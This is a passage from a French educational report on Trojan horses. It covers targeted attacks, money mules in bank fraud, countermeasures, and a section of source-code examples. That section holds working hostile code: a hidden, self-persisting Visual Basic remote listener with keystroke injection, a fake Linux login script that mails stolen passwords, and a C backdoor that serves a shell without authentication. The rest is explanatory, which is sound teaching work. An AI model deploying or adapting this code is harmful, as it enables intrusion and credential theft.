Une question que nous pouvons nous poser est certainement comment sont gérés les comptes sur lesquels sont transférés les montants volés lors des transactions. Les pirates engagent des personnes via des annonces, similaires à celles répertoriées dans la référence [18], pour une courte période de temps puis ces personnes envoient l’argent aux pirates via des plate-formes comme *Western Union*, ce qui permet d’anonymiser le transfert. De plus amples informations sur les menaces qui pèsent sur l’online banking et les différents scénarios d’attaque peuvent se trouver dans les références [17] et [19].

<sup>3</sup>Un BHO est un module DLL qui est utilisé pour étendre les fonctionnalités d’Internet Explorer, par exemple pour afficher des PDF.

<sup>4</sup>Nous n’avons malheureusement pas pu trouver de référence sur l’algorithme d’encryption utilisée, mais différentes équipes ont réussi à l’attaquer pour obtenir la clé utilisée.

## 5.8 Attaques ciblées

Depuis 2005 on observe de plus en plus fréquemment des cas d'attaques ciblées par chevaux de Troie. Alors que le 98% des attaques sont des attaques massives lancées à l'aveugle, les attaques ciblées sont dirigées contre quelques personnes bien précises, souvent les dirigeants d'une entreprise. Ces attaques visent de grandes entreprises, des gouvernements, des organisations non gouvernementales ou des structures militaires. Les personnes ciblées reçoivent un email semblant venir d'un proche et qui contient un fichier attaché infecté par un cheval de Troie créé spécialement pour donner accès au réseau de l'entreprise.

Par exemple, en été 2007, la chancellerie allemande a été l'objet pendant plusieurs semaines d'attaques ciblées provenant de Chine, d'après le journal *der Spiegel* [20]. Plusieurs départements ont été infectés par des fichiers word et powerpoint contenant des chevaux de Troie, et les experts en sécurité allemands ont pu éviter la fuite de 160 gigabytes de données. Il n'est pas exclu que ces attaques proviennent du gouvernement chinois lui-même.

Ces attaques ciblées sont inquiétantes pour les compagnies antivirus, car contrairement aux attaques habituelles, elles occupent un faible volume dans le trafic et sont donc difficilement détectables ; de plus leurs signatures ne sont pas identifiées, puisqu'un tel troyen ciblé n'est envoyé qu'à quelques exemplaires et n'a pas été intercepté auparavant.

La motivation derrière ces attaques ciblées n'est pas claire. Il pourrait s'agir d'espionnage industriel ou de tentatives de décrédibilisation d'une entreprise.

## 5.9 Résumé

Le tableau 1 donne un résumé des chevaux de Troie mentionnés ci-dessus.

Noms	année	type	commentaires
NetBus	1998	administration distante	
Back Orifice	1998	administration distante	
SubSeven	1999	administration distante	
42.zip	2001	saboteur	bombe de décompression
Sdbot	2002	botnet	serveur spam, DDoS
Gaobot	2003	botnet	serveur spam, DDoS
GpCode	2005	cyber-chantage	
SilentBanker	2007	fraude bancaire	

TAB. 1 – Exemples de chevaux de Troie. L'année est celle de la première détection du troyen.

## 6 Contre-mesures

Les sections suivantes présentent trois niveaux de contre-mesures pour lutter contre les chevaux de Troie : comment éviter d'être infecté ; quels sont les symptômes d'une infection ; comment se débarrasser d'un cheval de Troie.

### 6.1 Comment éviter d'être infecté

Pour éviter d'être infecté, il faut :

- maintenir son système à jour ;
- ne pas télécharger des fichiers dont on ne connaît pas le contenu ;
- éviter les programmes d'échange de fichiers *peer-to-peer* (fichiers infectés en grande proportion) ;
- ne pas ouvrir un fichier dont on ne connaît pas le contenu avec certitude, même s'il provient d'expéditeurs connus (principalement les fichiers reçus par courrier électronique) ;
- toujours afficher l'extension des fichiers, afin d'éviter les extensions cachées (`hello.jpg` au lieu de `hello.jpg.exe`) ;
- ne jamais activer les fonctions ouverture automatique ou aperçu de clients mails (Outlook, ... ) ou des messageries instantanées ;
- utiliser un logiciel pare-feu (firewall) ;
- éviter les navigateurs Internet avec trop de failles de sécurité comme Microsoft Internet Explorer ;
- utiliser un système d'exploitation sécurisé (UNIX ou Linux).

### 6.2 Symptômes d'une infection

L'infection par un cheval de Troie résulte généralement de l'ouverture d'un fichier contaminé par le logiciel et se traduit par les symptômes suivants :

- une activité anormale de la carte réseau ou du disque, sans intervention de l'utilisateur ;
- des réactions curieuses de la souris ;
- une ouverture involontaire de programmes ;
- des pannes ou redémarrages répétés.

### 6.3 Comment se débarrasser d'un cheval de Troie

Une fois infecté, l'utilisateur peut essayer de se débarrasser d'un cheval de Troie en utilisant les moyens suivants :

- Nouvelle installation propre, en évitant de se connecter au réseau tant que la sécurité du système n'est pas assurée.
- Détection et suppression par des logiciels antivirus ou spécialisés contre les chevaux de Troie (avec dernières mises à jour !). Pour ce faire, ces logiciels peuvent se baser sur les faits suivants :
  - ces logiciels sont rarement modifiés, donc ils possèdent un code ou une empreinte identifiable (signature) ;
  - ils produisent leur activité sur un port habituellement fermé ;
  - par contre, comme un cheval de Troie ne se reproduit pas, il ne possède pas de signature de réplication.

Il est souvent nécessaire de combiner différents antivirus et anti-troyens.

## 7 Exemples de code source

Cette section montre des exemples de code source de différentes actions clés des chevaux de Troie, écrits dans différents langages.

### 7.1 Exemples en Visual Basic

#### 7.1.1 Ouverture d'un WinSocket

Le code suivant illustre la création d'un socket.

```
Private Sub Form_Load()  
    'This hides your application from the Ctrl+Alt+Del screen  
    App.TaskVisible = False  
    'This adds your program to the windows registry  
    'so that it starts everytime windows starts  
    Dim Reg As Object  
    Set Reg = CreateObject("wscript.shell")  
    Reg.RegWrite  
    "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUNSERVICES\" &  
    App.EXEName, App.Path & "\" & App.EXEName & ".exe"  
    'This sets the trojan's port  
    Winsock1.localport = "31337"  
    'This sets the trojan to listen for connections  
    Winsock1.Listen  
End Sub  
  
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)  
    'Make sure the Winsock control isn't already being used  
    If Winsock1.State <> sckClosed Then Winsock1.Close  
    Winsock1.Accept requestID  
End Sub  
  
Private Sub Winsock1_Error(ByVal Number As Integer, Description As String,  
    ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String,  
    ByVal HelpContext As Long, CancelDisplay As Boolean)  
    'If an error occurs and the connection is lost, tell the winsock to listen again  
    Winsock1.Close  
    Winsock1.Listen  
End Sub  
  
Private Sub Winsock1_Close()  
    'same as Winsock1_Error above  
    Winsock1.Close  
    Winsock1.Listen  
End Sub
```

```

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    Dim data1 As String
    Winsock1.GetData data1 'Gets data from client
    DoEvents
    SendKeys data1 'Send the data to the infected computer's keyboard
End Sub

```

### 7.1.2 Manipulations de Windows

Les fonctions suivantes illustrent différentes manipulations du système d'exploitation Windows : déplacement du pointeur de la souris ou de fenêtres, cacher ou tuer un processus, afficher un message, redémarrer etc.

```

' Deplace le curseur de la souris
Public Declare Function SetCursorPos Lib "user32" (ByVal X As Long, _
    ByVal Y As Long) As Long
Call SetCursorPos(100,100)

' Deplace une fenêtre notepad
Public Declare Function FindWindowEx Lib "user32" Alias _
    "FindWindowExA" (ByVal hwnd As Long, ByVal hWndChild As Long, _
    ByVal lpszClassName As String, ByVal lpszWindow As String) As Long
Public Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, _
    ByVal hWndInsertAfter As Long, ByVal X As Long, ByVal Y As Long, _
    ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long

Dim hwnd As Long
prog$="notepad"
hwnd = FindWindowEx(0&, 0&, prog$, vbNullString)
If hwnd <> 0 Then
    Call SetWindowPos(hwnd, 1, 0, 0, 300, 100, &H20 Or &H40)
End If

' Blocage du Ctrl+Alt+Del
Private Declare Function SystemParametersInfo Lib _
    "user32" Alias "SystemParametersInfoA" (ByVal uAction _
    As Long, ByVal uParam As Long, ByVal lpvParam As Any, _
    ByVal fuWinIni As Long) As Long

Dim X As Long
Dim bDisabled As Boolean
bDisabled=TRUE
X = SystemParametersInfo(97, bDisabled, CStr(1), 0)

```

```

' Cache un processus, exemple: notepad
Public Declare Function FindWindowEx Lib "user32" Alias _
    "FindWindowExA" (ByVal hwnd As Long, ByVal hWndChild As Long, _
    ByVal lpzClassName As String, ByVal lpzWindow As String) As Long
Public Declare Function ShowWindow Lib "user32" (ByVal hwnd As Long, _
    ByVal nCmdShow As Long) As Long

Public Const SW_HIDE = 0
Dim hwnd As Long
prog_a_cacher$="notepad"
hwnd = FindWindowEx(0&, 0&, prog_a_cacher$, vbNullString)
If hwnd <> 0 Then
    Call ShowWindow(hwnd, SW_HIDE)
End If

' Tue un processus, exemple: notepad
Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" _
    (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Public Declare Function PostMessage Lib "user32" Alias "PostMessageA" _
    (ByVal hwnd As Long, ByVal wParam As Long, ByVal lParam As Long, _
    lParam As Any) As Long

Public Const WM_CLOSE = &H10
Dim hwnd As Long
Dim RetVal As Long
hwnd = FindWindow(vbNullString, nom_du_process$)
If hwnd <> 0 Then
    RetVal = PostMessage(hwnd, WM_CLOSE, 0&, 0&)
End If

' Redémarre/logoff/éteint windows
Public Declare Function ExitWindowsEx Lib "user32" _
    (ByVal uFlags As Long, ByVal dwReserved As Long) As Long

Public Const EWX_FORCE = 4
Public Const EWX_LOGOFF = 0
Public Const EWX_REBOOT = 2
Public Const EWX_SHUTDOWN = 1
Dim Exit_Code as Integer

Exit_Code=EWX_REBOOT
Call ExitWindowsEx(Exit_Code, 0)

```

## 7.2 Faux login sous Linux

Les systèmes d'exploitation UNIX/Linux ne sont pas totalement à l'abri des chevaux de Troie. Le script suivant affiche un écran de connexion login/password, envoie les informations à l'adresse électronique de la personne l'ayant lancé, puis se termine. La victime pensera avoir fait une faute de frappe en voyant le message "Login incorrect" et se connectera à nouveau par le mécanisme normal.

```
#!/bin/sh
clear
cat /etc/issue
echo -n "login: "
read login
echo -n "Password: "
stty -echo
read passwd
stty sane
mail $USER <<- fin
    login : $login
    passwd : $passwd
fin
echo
echo "Login incorrect"
sleep 1
exit
```

## 7.3 Ouverture de porte dérobée en C

Ce programme illustre le mécanisme des pseudo-terminaux. Dès qu'il est exécuté, il ouvre un serveur TCP/IP sur le port 4767 sur toutes les interfaces réseau de la machine. Toute connexion demandée sur ce port accèdera automatiquement à un shell sans aucune phase d'authentification.

```
#define _GNU_SOURCE 500
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <termios.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/socket.h>

#define ADRESSE_BACKDOOR INADDR_ANY
#define PORT_BACKDOOR 4767

int main (void) {
    int sock;
    int sockopt;
```

```

struct sockaddr_in adresse;
socklen_t longueur;
int sock2;
int pty_maitre;
int pty_esclave;
char * nom_pty;
struct termios termios;
char * args[2] = {"/bin/sh", NULL};
fd_set set;
char buffer[4096];
int n;

sock = socket(AF_INET, SOCK_STREAM, 0);
sockopt = 1;
setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &sockopt, sizeof(sockopt));
memset(&adresse, 0, sizeof(struct sockaddr));
adresse.sin_family = AF_INET;
adresse.sin_addr.s_addr = htonl(ADRESSE_BACKDOOR);
adresse.sin_port = htons(PORT_BACKDOOR);
if (bind(sock, (struct sockaddr *) &adresse, sizeof(adresse)))
    exit(1);
listen(sock, 5);
while(1) {
    longueur = sizeof(struct sockaddr_in);
    if ((sock2 = accept(sock, &adresse, &longueur)) < 0)
        continue;
    if (fork() == 0) break;
    close(sock2);
}
close(sock);
if ((pty_maitre = getpt()) < 0) exit(1);
grantpt(pty_maitre);
unlockpt(pty_maitre);
nom_pty = ptsname(pty_maitre);
tcgetattr(STDIN_FILENO, &termios);
if (fork() == 0) {
    /* Fils : execution d'un shell sur le pseudo-TTY esclave */
    close(pty_maitre);
    setsid();
    pty_esclave = open(nom_pty, O_RDWR);
    tcsetattr(pty_esclave, TCSANOW, &termios);
    dup2(pty_esclave, STDIN_FILENO);
    dup2(pty_esclave, STDOUT_FILENO);
    dup2(pty_esclave, STDERR_FILENO);
    execv(args[0], args);
    exit(1);
}

```

```

}
/* Pere : copie de la socket vers le pseudo-TTY
   maitre et inversement */
    tcgetattr(pty_maitre, &termios);
cfmakeraw(&termios);
tcsetattr(pty_maitre, TCSANOW, &termios);
while (1) {
    FD_ZERO(&set);
    FD_SET(sock2, &set);
    FD_SET(pty_maitre, &set);
    if (select(pty_maitre < sock2 ? sock2+1 : pty_maitre+1,
        &set, NULL, NULL, NULL) < 0)
        break;
    if (FD_ISSET(sock2, &set)) {
        if ((n = read(sock2, buffer, 4096)) < 0)
            break;
        write(pty_maitre, buffer, n);
    }
    if (FD_ISSET(pty_maitre, &set)) {
        if ((n = read(pty_maitre, buffer, 4096)) < 0)
            break;
        write(sock2, buffer, n);
    }
}
return(0);
}

```

## 8 Conclusion

Les chevaux de Troie sont une menace sérieuse à laquelle chaque utilisateur est confronté. Ils représentent la majorité des logiciels malveillants en circulation et ont une grande diversité de manières de nuire.

Apparus à la fin des années 1990 comme outils d'administration à distance développés par des utilisateurs amateurs voulant jouer des tours à leurs amis (bouger la souris ou les fenêtres), ils ont évolué en quelques années vers des outils beaucoup plus complexes et professionnels de cybercriminalité. On les trouve aujourd'hui dans des domaines tels que le sabotage d'antivirus, l'envoi de millions d'emails spam que nous recevons tous, le cyber-chantage ou la fraude bancaire, ou même des attaques ciblées contre de grandes entreprises ou des gouvernements.

Les motivations des auteurs de ces chevaux de Troie sont principalement d'ordre lucratif, mais la soif de pouvoir, de domination et d'anarchie jouent aussi un rôle.

Bien que les logiciels antivirus et pare-feu bloquent la majorité des chevaux de Troie, de nombreuses attaques ou intrusions restent possibles grâce à des failles dans des logiciels ou dans les systèmes d'exploitation. Il est donc important que l'utilisateur fasse preuve de prudence, en mettant à jour régulièrement la sécurité de sa machine, en archivant ses documents personnels, ou en évitant de télécharger ou d'exécuter des fichiers infectés.

# Index

- antivirus, 7, 9, 10, 12, 13
- ArcBomb, 6
- attaque
  - ciblée, 12
  - DDoS, 9
  - Man-in-the-middle, 10, 11
- Code source
  - C, 17
  - shellscript, 17
  - Visual Basic, 14, 15
- Cult of the Dead Cow, 7
- cyber-chantage, 10
  
- défi cryptographique, 10
- déni de service, 6
  
- faille de sécurité, 5, 7
- firewall, 13
  
- installation de serveur, 6
  
- Kaspersky Lab, 10
- keylogging, 8
  
- licence GPL, 7
- Linux, 13, 17
  
- machine zombie, 6, 9
- modularité, 7
- MPack, 5
  
- open source, 7
  
- porte dérobée, 3, 6, 7, 17
  
- ransomware, 10
- RSA, 10
  
- sabotage des antivirus, 6, 9
- signature, 12, 13
  
- Troyen
  - 42.zip, 9
  - Back Orifice, 7, 8
  - BO2k, 7, 8
  - Gaobot, 9
  - GpCode, 10
  - NetBus, 7
  - Sdbot, 9
  - SilentBanker, 10, 11
  - SubSeven, 8, 9
  
- virus, 3
- vol de données, 6

## Références

- [1] Homère. *Iliade et Odyssée*.
- [2] Virgile. *Énéide*.
- [3] <http://www.linuxfocus.org/Francais/September2002/article255.shtml>.
- [4] Symantec Security Response Team. Global Internet Security Threat Report — Trends for July-December 07. Technical Report 13, Symantec, 2008. [http://eval.symantec.com/mktginfo/enterprise/white\\_papers/b-whitepaper\\_internet\\_security\\_threat\\_report\\_xiii\\_04-2008.en-us.pdf](http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf).
- [5] David Emm. Focus on trojans — holding data to ransom. *Network Security*, June 2006.
- [6] Lloyd Bridges. The changing face of malware. *Network Security*, pages 17–20, January 2008.
- [7] NetBus 2.0 Pro. [http://www.tcp-ip-info.de/trojaner\\_und\\_viren/netbus\\_pro\\_eng.htm](http://www.tcp-ip-info.de/trojaner_und_viren/netbus_pro_eng.htm).
- [8] The Cult of the Dead Cow. <http://www.cultdeadcow.com/>.
- [9] Site BO2K. <http://www.bo2k.com/>.
- [10] Sources BO2K. <http://sourceforge.net/projects/bo2k/>.
- [11] Fiche de Symantec sur Subseven. [http://www.symantec.com/security\\_response/writeup.jsp?docid=2001-020114-5445-99](http://www.symantec.com/security_response/writeup.jsp?docid=2001-020114-5445-99).
- [12] Site officiel de Subseven. <http://hackpr.net/~sub7/main.shtml>.
- [13] Troyen 42.zip. <http://www.unforgettable.dk/42.zip>.
- [14] Attaque DDoS contre l'Estonie. <http://www.pcinpact.com/actu/news/36407-Estonie-attaque-DDoS-massive-Russie.htm>.
- [15] Rapport de Kaspersky Lab sur GpCode. <http://www.kaspersky.com/news?id=207575650>.
- [16] Liam O Murchu. *Banking in Silence*, January 2008. [https://forums.symantec.com/syment/blog/article?blog.id=malicious\\_code&thread.id=181](https://forums.symantec.com/syment/blog/article?blog.id=malicious_code&thread.id=181).
- [17] Candid Wüest. Phishing in the middle of the stream — today's threats to online banking. Technical report, Symantec Security Response, September 2005. <http://www.trojan.ch/papers/phishing.in.the.middle.of.the.stream.pdf>.
- [18] Site bobbear. <http://bobbear.co.uk>.
- [19] Candid Wüest. Threats to online banking. Technical report, Symantec Security Response, July 2005. <http://www.trojan.ch/papers/threats.to.online.banking.pdf>.
- [20] Attaque ciblée contre la chancellerie allemande. Der Spiegel Online. <http://www.spiegel.de/netzwelt/tech/0,1518,501954,00.html>.